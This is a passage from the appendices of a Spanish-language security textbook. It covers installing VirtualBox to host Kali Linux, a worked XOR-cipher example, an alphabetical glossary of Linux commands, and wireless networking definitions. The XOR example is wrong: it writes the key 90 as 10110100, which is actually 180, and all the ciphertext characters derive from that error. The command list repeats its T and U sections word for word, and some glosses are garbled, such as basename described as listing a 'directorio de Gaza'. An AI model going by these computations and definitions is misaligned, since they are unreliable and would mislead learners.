2. Elija el sistema operativo que tiene instalado su equipo y que usará como sistema operativo host en el que ejecutará Kali Linux. Hay cuatro opciones: Windows, OS X, Linux y Solaris. Lo más común es que tenga **Windows**.

3. Elija la opción **Save file**, y se descargará el archivo instalador que tiene un peso de 108 MB.


4. Haga doble clic sobre el archivo descargado y, en la ventana que aparece, elija **Ejecutar**.




En las siguientes pantallas, ejecute el asistente de instalación para su sistema operativo, aceptando, generalmente, los valores predeterminados cuando se le solicite. Cualquier cambio en la configuración se notará a medida que instale Kali en el entorno virtual. Luego, asigne los recursos del host local al entorno virtual.

5. Haga clic en **Next**.


6. Haga clic en **Next**.



7. Haga clic en **Next**.




8. Haga clic en **Install**.




9. Confirme que desea hacer la instalación con la opción **Yes**.

10. Ahora, haga clic en **Install**.



Espere unos minutos para que termine la instalación.



Al terminar la instalación, aparecerá una pantalla como la siguiente:

11. Si no va a usar el VirtualBox en este momento, desactive la casilla de verificación **Start Oracle VM VirtualBox 5.28 after installation**. Luego, haga clic en el botón **Finish** y el programa VirtualBox quedará instalado.

Anexo 2

Cifrado XOR

En criptografía, el **cifrado XOR** es un algoritmo de cifrado basado en el operador binario XOR que cumple las siguientes propiedades:

- $A \oplus 0 = A$
- $A \oplus A = 0$
- Si $A \oplus B = C$, luego, si $A \oplus C = B$

Donde $\oplus$ es una operación OR exclusiva (XOR). Una cadena de texto puede ser cifrada aplicando el operador de bit XOR sobre cada uno de los caracteres utilizando una clave. Para descifrar la salida, solo hay que volver a aplicar el operador XOR con la misma clave.

Por ejemplo, para la cadena "VALERIA", los siguientes pasos son ejecutados:

1. Se toma como referencia la siguiente regla:

A	B	A⊕B
0	0	0
0	1	1
1	0	1
1	1	0

2. Se utilizan los caracteres ASCII.

Caracteres ASCII de control			Caracteres ASCII imprimibles						ASCII extendido (Página de código 437)							
00	NULL	(carácter nulo)	32	espacio	64	@	96	`	128	Ç	160	á	192	└	224	Ó
01	SOH	(inicio encabezado)	33	!	65	A	97	a	129	ü	161	í	193	┴	225	ß
02	STX	(inicio texto)	34	"	66	B	98	b	130	é	162	ó	194	┬	226	Ô
03	ETX	(fin de texto)	35	#	67	C	99	c	131	â	163	ú	195	├	227	Ò
04	EOT	(fin transmisión)	36	$	68	D	100	d	132	ä	164	ñ	196	─	228	õ
05	ENQ	(consulta)	37	%	69	E	101	e	133	à	165	Ñ	197	┼	229	Õ
06	ACK	(reconocimiento)	38	&	70	F	102	f	134	å	166	ª	198	ã	230	µ
07	BEL	(timbre)	39	'	71	G	103	g	135	ç	167	º	199	Ã	231	þ
08	BS	(retroceso)	40	(	72	H	104	h	136	ê	168	¿	200	╚	232	Þ
09	HT	(tab horizontal)	41	)	73	I	105	i	137	ë	169	®	201	╔	233	Ú
10	LF	(nueva línea)	42	*	74	J	106	j	138	è	170	¬	202	╩	234	Û
11	VT	(tab vertical)	43	+	75	K	107	k	139	ï	171	½	203	╦	235	Ù
12	FF	(nueva página)	44	,	76	L	108	l	140	î	172	¼	204	╠	236	ý
13	CR	(retorno de carro)	45	-	77	M	109	m	141	ì	173	¡	205	═	237	Ý
14	SO	(desplaza afuera)	46	.	78	N	110	n	142	Ä	174	«	206	╬	238	¯
15	SI	(desplaza adentro)	47	/	79	O	111	o	143	Å	175	»	207	¤	239	´
16	DLE	(esc.vínculo datos)	48	0	80	P	112	p	144	É	176	░	208	ð	240	≡
17	DC1	(control disp. 1)	49	1	81	Q	113	q	145	æ	177	▒	209	Ð	241	±
18	DC2	(control disp. 2)	50	2	82	R	114	r	146	Æ	178	▓	210	Ê	242	‗
19	DC3	(control disp. 3)	51	3	83	S	115	s	147	ô	179	│	211	Ë	243	¾
20	DC4	(control disp. 4)	52	4	84	T	116	t	148	ö	180	┤	212	È	244	¶
21	NAK	(conf. negativa)	53	5	85	U	117	u	149	ò	181	Á	213	ı	245	§
22	SYN	(inactividad sinc)	54	6	86	V	118	v	150	û	182	Â	214	Í	246	÷
23	ETB	(fin bloque trans)	55	7	87	W	119	w	151	ù	183	À	215	Î	247	¸
24	CAN	(cancelar)	56	8	88	X	120	x	152	ÿ	184	©	216	Ï	248	°
25	EM	(fin del medio)	57	9	89	Y	121	y	153	Ö	185	╣	217	┘	249	¨
26	SUB	(sustitución)	58	:	90	Z	122	z	154	Ü	186	║	218	┌	250	·
27	ESC	(escape)	59	;	91	[	123	{	155	ø	187	╗	219	█	251	¹
28	FS	(sep. archivos)	60	<	92	\	124	|	156	£	188	╝	220	▄	252	³
29	GS	(sep. grupos)	61	=	93	]	125	}	157	Ø	189	¢	221	¦	253	²
30	RS	(sep. registros)	62	>	94	^	126	~	158	×	190	¥	222	Ì	254	■
31	US	(sep. unidades)	63	?	95	_			159	ƒ	191	┐	223	▀	255	nbsp
127	DEL	(suprimir)														

3. Se pasan todas las letras del abecedario a código binario.

Letra	Carácter ASCII	Código binario
V	86	01010110
A	65	01000001
L	76	01001100
E	69	01000101
R	82	01010010
I	73	01001001
A	65	01000001

4. Se usa una clave cualquiera, por ejemplo 90:

Número	Código binario
90	10110100

5. Se empieza a cifrar:

Letra "V" en binario	01010110	
Número "90" en binario	10110100	
Resultado	11100010	Igual "226" = Ô

Letra "A" en binario	01000001	
Número "90" en binario	10110100	
Resultado	11110101	Igual "245" = §

Letra "L" en binario	01001100	
Número "90" en binario	10110100	
Resultado	11111000	Igual "248" = °

Letra "E" en binario	01000101	
Número "90" en binario	10110100	
Resultado	11110001	Igual "241" = ±

Letra "R" en binario	01010010	
Número "90" en binario	10110100	
Resultado	11100110	Igual "230" = µ

Letra "I" en binario	01001001	
Número "90" en binario	10110100	
Resultado	11111001	Igual "249" = ¨

Letra "A" en binario	01000001	
Número "90" en binario	10110100	
Resultado	11110101	Igual "245" = §

6. Finalmente, quedaría formada la palabra en cifrado XOR

V	A	L	E	R	I	A

Una vez pasado al cifrado XOR es igual a:

Ô	§	°	±	µ	¨	§

El operador XOR es muy común como parte de cifrados más complejos. Sin embargo, por sí solo el cifrado XOR es muy vulnerable y es muy fácil obtener la clave a través del análisis de varios mensajes cifrados con la misma clave.

Anexo 3

Comandos utilizados en Kali Linux

A

- **apropos**: Buscar ayuda entre las páginas del manual (man -k).
- **apt-get**: Buscar e instalar paquetes de software (Debian/Ubuntu).
- **aptitud**: Buscar e instalar paquetes de software (Debian / Ubuntu).
- **aspell**: Corrector ortográfico.
- **awk**: Buscar y reemplazar texto, base de datos de tipo **sort/validate/index**.

B

- **basename**: Listar directorio de Gaza y el sufijo de nombres de archivo.
- **bash**: GNU Bourne-Again Shell.
- **bc**: Precisión arbitraria idioma calculadora.
- **bg**: Enviar a fondo.
- **break**: Salir de un bucle.
- **builtin**: Ejecutar una orden interna del Shell.
- **bzip2**: Comprimir o descomprimir archivos.

C

- **cal**: Mostrar un calendario.
- **case**: Ejecutar condicionalmente un comando.
- **cat**: Concatenar e imprimir (en pantalla) el contenido de los archivos.
- **cd**: Cambiar de directorio.
- **cfdisk**: Administrar la tabla de particiones para Linux.
- **chgrp**: Cambiar la propiedad del grupo.
- **chmod**: Cambiar los permisos de acceso sobre archivos.
- **chown**: Cambiar el propietario del archivo y el grupo.
- **chroot**: Ejecutar un comando con un directorio raíz diferente.
- **chkconfig**: Los servicios del sistema (nivel de ejecución).
- **cksum**: Imprimir CRC checksum y bytes recuentos.
- **clear**: Borrar la pantalla del terminal.
- **cmp**: Comparar dos archivos.
- **comm**: Comparar dos archivos ordenados por línea.
- **command**: Ejecutar un comando - haciendo caso omiso de las funciones de Shell.
- **continue**: Reanudar la siguiente iteración de un bucle.
- **cp**: Perrmite copiar archivos.
- **cron**: Ejecutar comandos programados.
- **crontab**: Programar un comando para ejecutar en un momento posterior.
- **csplit**: Dividir un archivo en trozos de contexto determinado.
- **cut**: Dividir un archivo en varias partes.

D

- **date**: Mostrar o cambiar la fecha y hora.
- **dc**: Escritorio de la calculadora.
- **dd**: Convertir y copiar un archivo, escribir cabeceras de discos y discos de arranque.

- **ddrescue**: Herramienta de recuperación de datos.
- **declare**: Declarar variables y darles atributos.
- **df**: Mostrar el espacio libre en disco.
- **diff**: Mostrar las diferencias entre dos archivos.
- **diff3**: Mostrar las diferencias entre los tres archivos.
- **dig**: Buscar DNS.
- **dir**: Listar brevemente contenido del directorio.
- **dircolors**: Configurar el color.
- **dirname**: Convertir una ruta completa a solo una ruta.
- **dirs**: Mostrar la lista de directorios recordadas.
- **dmesg**: Imprimir mensajes del kernel y de los controladores.
- **du**: Estimar el uso del espacio de archivos.

E

- **echo**: Mostrar mensaje en la pantalla.
- **egrep**: Buscar archivos para las líneas que coincidan con una expresión extendida.
- **eject**: Expulsar medios extraíbles.
- **enable**: Activar y desactivar los comandos de Shell.
- **env**: Las variables de entorno.
- **ethtool**: Configurar la tarjeta Ethernet.
- **eval**: Evaluar varios comandos o argumentos.
- **exec**: Ejecutar un comando.
- **exit**: Salir de la Shell.
- **expect**: Automatizar aplicaciones arbitrarias accedidos a través de un terminal.
- **expand**: Convertir tabulaciones en espacios.
- **export**: Establecer una variable de entorno.
- **expr**: Evaluar expresiones.

F

- **false**: Devuelve el valor 1 en el Shell (valor de falsedad) para ignorar el éxito o fracaso de una secuencia de datos.
- **fdformat**: Formateo de bajo nivel de un disquete.
- **fdisk**: Administrar la tabla de particiones para Linux.
- **fg**: Enviar un trabajo a primer plano.
- **fgrep**: Buscar archivos para las líneas que coincidan con una cadena fija.
- **file**: Determinar tipo de archivo.
- **find**: Buscar archivos que cumplan unos criterios deseados.
- **fmt**: Cambiar el formato de texto de párrafo, reformateo.
- **fold**: Ajustar texto para adaptarse a un ancho especificado.
- **for**: Expandir las palabras y ejecutar comandos.
- **format**: Formateo de discos.
- **free**: Mostrar uso de la memoria.
- **fsck**: Comprobar y repara archivos del sistema.
- **ftp**: Protocolo de transferencia de archivos.
- **function**: Definir macros de función.
- **fuser**: Identificar o eliminar el proceso al que está accediendo un archivo.

G

- **gawk**: Buscar y reemplazar texto dentro del archivo.
- **getopts**: Analizar parámetros posicionales.
- **grep**: Buscar archivos que coincidan con las líneas de un patrón dado.
- **groupadd**: Agregar un grupo de seguridad de usuario.
- **groupdel**: Eliminar un grupo.
- **groupmod**: Modificar un grupo.
- **groups**: Imprimir los nombres de grupos.
- **gzip**: Comprimir o descomprimir archivo con el nombre del archivo.

H

- **hash**: Recordar la ruta completa de los comandos especificados como argumentos de nombre.
- **head**: Salida de la primera parte del archivo.
- **help**: Mostrar la ayuda para un comando.
- **history**: Historial de comandos.
- **hostname**: Imprimir el nombre del sistema.

I

- **iconv**: Convertir la codificación de un conjunto de caracteres de un archivo a otro.
- **id**: Imprimir identificadores de usuario y de grupo.
- **if**: Mostrar condicionalmente un comando.
- **ifconfig**: Mostrar la configuración de una interfaz de red.
- **ifdown**: Detener una interfaz de red.
- **ifup**: Iniciar una interfaz de red.
- **import**: Captura de una pantalla del servidor X y guardar la imagen en un archivo.
- **install**: Copiar archivos y establecer atributos.
- **iwconfig**: Mostrar configuración de redes Wi-Fi.
- **iwlist scan**: Buscar puntos de acceso Wi-Fi.

J

- **jobs**: Listar los trabajos activos.
- **join**: Unir líneas en un campo común.

K

- **kill**: Detener un proceso que se ejecuta.
- **killall**: Terminar procesos asociados a programas, cuyos nombres son proporcionados como argumentos.

L

- **less**: Mostrar la salida de una pantalla a la vez.
- **let**: Realizar operaciones aritméticas sobre variables de Shell.
- **ln**: Crear un enlace simbólico a un archivo.
- **local**: Crear las variables.
- **locate**: Encontrar los archivos.
- **logname**: Mostrar el nombre de usuario actual.
- **logout**: Salir de un Shell.
- **look**: Mostrar las líneas que comienzan con una cadena dada.
- **lpc**: Programa de control de la impresora.
- **lpr**: Línea de impresión.
- **lprint**: Imprimir un archivo.
- **lprintd**: Abortar un trabajo de impresión.
- **lprintq**: Escribir la cola de impresión.
- **lprm**: Eliminar trabajos de la cola de impresión.
- **ls**: Listar información sobre archivos.
- **lsof**: Listar archivos abiertos.

M

- **make**: Volver a compilar un grupo de programas.
- **man**: Manual de ayuda.
- **mkdir**: Crear nuevo directorio.
- **mkfifo**: Crear FIFO.
- **mkisofs**: Crear un sistema de archivos hybrido ISO 9660/JOLIET/HFS.
- **mknod**: Crear un archivo de caracteres especiales.
- **more**: Mostrar la información de un archivo o comando visualizando una página a la vez.

- **mount**: Montar un sistema de archivos.
- **mtools**: Manipular archivos de MS-DOS.
- **mtr**: Diagnóstico de la red (traceroute/ping).
- **mv**: Mover o cambiar el nombre de archivos o directorios.
- **mmv**: Mover y renombrar archivos.

N

- **netstat**: Información en red.
- **nice**: Establecer la prioridad de un comando o tarea.
- **nl**: Número de líneas escritas en un archivo.
- **nohup**: Ejecutar un comando inmune a bloqueos.
- **notify-send**: Enviar notificaciones de escritorio.
- **nslookup**: Consultar a los servidores de nombres de dominio de forma interactiva.

O

- **open**: Abrir un archivo en su aplicación por defecto.
- **op**: Acceso del operador.

P

- **passwd**: Modificar una contraseña de usuario.
- **paste**: Combinar líneas de archivos.
- **pathchk**: Comprobar la portabilidad nombre del archivo.
- **ping**: Probar una conexión de red.
- **pkill**: Detener los procesos que se están ejecutando.
- **popd**: Restaura el valor anterior del directorio actual.
- **pr**: Preparar archivos para una impresión.
- **printcap**: Base de datos de la capacidad de la impresora.

- **printenv**: Variables de entorno de impresión.
- **printf**: Formato y datos de impresión.
- **ps**: Estado del proceso.
- **pushd**: Guardar y cambiar el directorio actual.
- **pwd**: Muestra el directorio de trabajo.

Q

- **quota**: Mostrar el uso y los límites del disco.
- **quotacheck**: Escanear un sistema de archivos para el uso del disco.
- **quotactl**: Establecer las cuotas de disco.

R

- **ram**: Memoria RAM del dispositivo.
- **rcp**: Copiar archivos entre dos máquinas.
- **read**: Leer una línea de la entrada estándar.
- **readarray**: Leer desde la entrada estándar en una variable de matriz.
- **readonly**: Marcar las variables o funciones como solo lectura.
- **reboot**: Reiniciar el sistema.
- **rename**: Cambiar el nombre de archivos.
- **renice**: Alterar la prioridad de los procesos en ejecución.
- **remsync**: Sincronizar archivos remotos vía e-mail.
- **return**: Salir de una función de Shell.
- **rev**: Líneas inversas de un archivo.
- **rm**: Eliminar archivos o una carpeta.
- **rmdir**: Eliminar carpetas.
- **rsync**: Copiar archivos remotos (sincronizar árboles de archivos).

S

- **screen**: Terminal múltiple, ejecute shell remoto mediante SSH.
- **scp**: Copia de seguridad (copia de archivos remotos).
- **sdiff**: Combinar dos archivos de forma interactiva.
- **sed**: Editor sencillo.
- **select**: Aceptar la entrada de teclado.
- **seq**: Imprimir secuencias numéricas.
- **set**: Manipular las variables y funciones de Shell.
- **sftp**: Programa de transferencia de archivos seguro.
- **shift**: Shift parámetros posicionales.
- **shopt**: Opciones de Shell.
- **shutdown**: Apagar o reiniciar Linux.
- **sleep**: Retraso por un tiempo determinado.
- **slocate**: Encontrar archivos.
- **sort**: Ordenar archivos de texto.
- **source**: Ejecutar comandos desde un archivo.
- **split**: Dividir un archivo en fragmentos de tamaño fijo.
- **ssh**: Secure Shell client (programa de acceso remoto).
- **strace**: Llamadas y señales de seguimiento al sistema.
- **su**: La identidad del usuario sustituto.
- **sudo**: Ejecutar un comando como otro usuario.
- **sum**: Imprimir una suma de comprobación de un archivo.
- **suspend**: Suspender la ejecución de la Shell.
- **symlink**: Hacer un nuevo nombre para un archivo.
- **sync**: Sincronizar datos en el disco con la memoria.

T

- **tail**: Salida de la última parte del archivo.
- **tar**: Para comprimir o descomprimir archivos o copias de seguridad.
- **tee**: Redirigir la salida a varios archivos.
- **test**: Evaluar una expresión condicional.
- **time**: Medir programa de tiempo de ejecución.
- **times**: Tiempos usuario y del sistema.
- **touch**: Marcas de hora de modificación del archivo.
- **top**: Listar los procesos que se ejecutan en el sistema.
- **traceroute**: Trazar ruta al host.
- **trap**: Ejecutar un comando cuando se establece una señal (*bourne*).
- **tr**: Traducir o eliminar caracteres.
- **true**: Devuelve el valor de 0 en el Shell (un valor de verdad) para que el script sea más legible.
- **tsort**: Clasificación topológica.
- **TTY**: Imprimir nombre de archivo de la terminal en la entrada estándar.
- **type**: Describir un comando.

U

- **ulimit**: Limitar los recursos de usuario.
- **umask**: Los usuarios presentan máscara de creación.
- **umount**: Desmontar un dispositivo.
- **unalias**: Quitar un alias.
- **uname**: Imprimir información del sistema.
- **unexpand**: Convertir espacios a las pestañas.
- **uniq**: Permitir remover o mostrar las líneas repetidas de un archivo.
- **units**: Convertir unidades de una escala a otra.

T

- **tail**: Salida de la última parte del archivo.
- **tar**: Para comprimir o descomprimir archivos o copias de seguridad.
- **tee**: Redirigir la salida a varios archivos.
- **test**: Evaluar una expresión condicional.
- **time**: Medir programa de tiempo de ejecución.
- **times**: Tiempos usuario y del sistema.
- **touch**: Marcas de hora de modificación del archivo.
- **top**: Listar los procesos que se ejecutan en el sistema.
- **traceroute**: Trazar ruta al host.
- **trap**: Ejecutar un comando cuando se establece una señal (*bourne*).
- **tr**: Traducir o eliminar caracteres.
- **true**: Devuelve el valor de 0 en el Shell (un valor de verdad) para que el script sea más legible.
- **tsort**: Clasificación topológica.
- **TTY**: Imprimir nombre de archivo de la terminal en la entrada estándar.
- **type**: Describir un comando.

U

- **ulimit**: Limitar los recursos de usuario.
- **umask**: Los usuarios presentan máscara de creación.
- **umount**: Desmontar un dispositivo.
- **unalias**: Quitar un alias.
- **uname**: Imprimir información del sistema.
- **unexpand**: Convertir espacios a las pestañas.
- **uniq**: Permitir remover o mostrar las líneas repetidas de un archivo.
- **units**: Convertir unidades de una escala a otra.

- **unset**: Quitar nombres de variables o funciones.
- **unshar**: Secuencias de comandos shell de desempaquetado de archivos.
- **until**: Ejecutar comandos (hasta el error).
- **uptime**: Mostrar el tiempo de actividad.
- **useradd**: Crear nueva cuenta de usuario.
- **userdel**: Eliminar una cuenta de usuario.
- **usermod**: Modificar la cuenta de usuario.
- **users**: Listar los usuarios logueados.
- **uuencode**: Codificar un archivo binario.
- **uudecode**: Decodificar un archivo creado por **uuencode**.

V

- **vdir**: Lista más detallados del contenido del directorio (ls -l -b').
- **vi**: Editor de texto.
- **vmstat**: Informe de estadísticas de memoria virtual.

W

- **wait**: Esperar a que un proceso se complete.
- **watch**: Ejecutar o mostrar periódicamente un programa-
- **wc**: Imprimir bytes, palabras y los recuentos de línea-
- **whereis**: Buscar la ruta del usuario, páginas del manual y archivos de código fuente de un programa.
- **which**: Buscar la ruta del usuario para un archivo de programa.
- **while**: Ejecutar comandos.
- **who**: Imprimir todos los nombres de los usuarios actualmente logueados.
- **whoami**: Imprimir el ID de usuario actual y el nombre.
- **wget**: Recuperar páginas web o archivos a través de HTTP, HTTPS o FTP.
- **write**: Enviar un mensaje a otro usuario.

X

- **xargs**: Ejecutar utilidad, pasando lista de argumentos construidos.
- **xdg-open**: Abrir un archivo o URL en aplicación preferida del usuario.

Y

- **yes**: Imprimir una cadena hasta que se interrumpa.

Glosario

802.1x Autenticación basada en puertos. Permite la autenticación de dispositivos conectados a un puerto LAN, estableciendo una conexión *peer-to-peer* (punto a punto) o previniendo el acceso por ese puerto si la autenticación falla. 802.1x niega a los usuarios el acceso a un segmento de red al que están físicamente conectados hasta que el usuario se haya autenticado.

802.11x. Abreviatura para referirse a todas las tecnologías 802.11: 802.11a, 802.11b, 802.11g, y 802.11n.

802.11. Grupo de trabajo del IEEE que desarrolla distintos estándares para el uso de la tecnología de radiofrecuencia en las redes de área local (LAN). El 802.11 se compone de distintas normas que operan a diferentes frecuencias, con distintas velocidades y capacidades. Además, especifica una interface "a través del aire" entre un cliente inalámbrico y una estación base o entre 2 clientes inalámbricos. La IEEE aceptó la especificación en 1997.

802.11a. Estándar de red inalámbrica IEEE que especifica una tasa de transferencia máxima de 54 Mbps y una frecuencia de funcionamiento de 5 GHz.

802.11b. Estándar de red inalámbrica IEEE que especifica una tasa de transferencia máxima de 11 Mbps y una frecuencia de funcionamiento de 2.4 GHz.

802.11g. Estándar de red inalámbrica IEEE que especifica una tasa de transferencia máxima de 54 Mbps, una frecuencia de funcionamiento de 2.4 GHz y con compatibilidad con versiones anteriores con dispositivos 802.11b.

Ad hoc (modo ~[1]). Un tipo de topología de WLAN en la que solo existen dispositivos clientes, los dispositivos o estaciones se comunican unos con otros sin el uso de un AP. El modo *ad hoc* también se le conoce como modo *peer to peer* o como IBSS. El modo *ad hoc* es útil para establecer una red donde la infraestructura inalámbrica no existe o donde no son necesarios de determinados servicios.

AES (*Advanced Encryption Standard*). Algoritmo de encriptación del gobierno de EE. UU basado en el algoritmo Rijndael, que es el método de encriptación simétrica con clave de 128 bits desarrollada por los belgas Joan Daemen y Vincent Rijmen.

Ancho de banda. Ver **Bandwith**.

AP (*Access Point*). Dispositivo usado para conectar dispositivos inalámbricos a redes inalámbricas. Los AP son importantes porque proveen un aumento de la seguridad inalámbrica y porque con ello se extiende el rango físico donde un usuario inalámbrico tiene acceso.

ARP (*Address Resolution Protocol*). Un protocolo de capa 2 utilizado para determinar la dirección de capa 2 (mac) para una dirección dada de capa 3.

Asociación (servicio de ~). El proceso de conectar un dispositivo inalámbrico a un AP.

Autenticación. Proceso de identificación de un equipo o usuario. El estándar 802.11 define dos métodos de autentificación: open system y shared key.

Auditoría. Un control formal para determinar el cumplimiento de las políticas, generalmente realizado por auditores internos en una organización o por un tercero independiente.

Banda ancha inalámbrica. Comunicación punto a punto o punto a multipunto con un rango a partir de los 200 metros hasta 20 kilómetros de distancia o mayor, y una capacidad de transmisión de datos desde 1 Mbps hasta 45 Mbps o más.

Banda ancha móvil (BAM). Esta tecnología permite obtener internet en cualquier lugar y momento, siempre que se disponga de cobertura móvil, y puede ofrecer velocidades equiparables a las velocidades de banda ancha por cable (entre 3 y 42 Mbps dependiendo del operador y del tipo de conexión: GPRS, 3G, 4G).

Banda ISM. Ver **ISM, Band**.

Bandwith. En español, ancho de banda. Es un fragmento del espectro radioeléctrico que ocupa toda señal de información. Describe la cantidad de información que puede ser transmitida durante una conexión.

---

[1] En lo siguiente, esta virgulilla será empleada para indicar la posición original de la palabra a definir. Por lo tanto, tiene un empleo diferente al usado en el resto del libro.

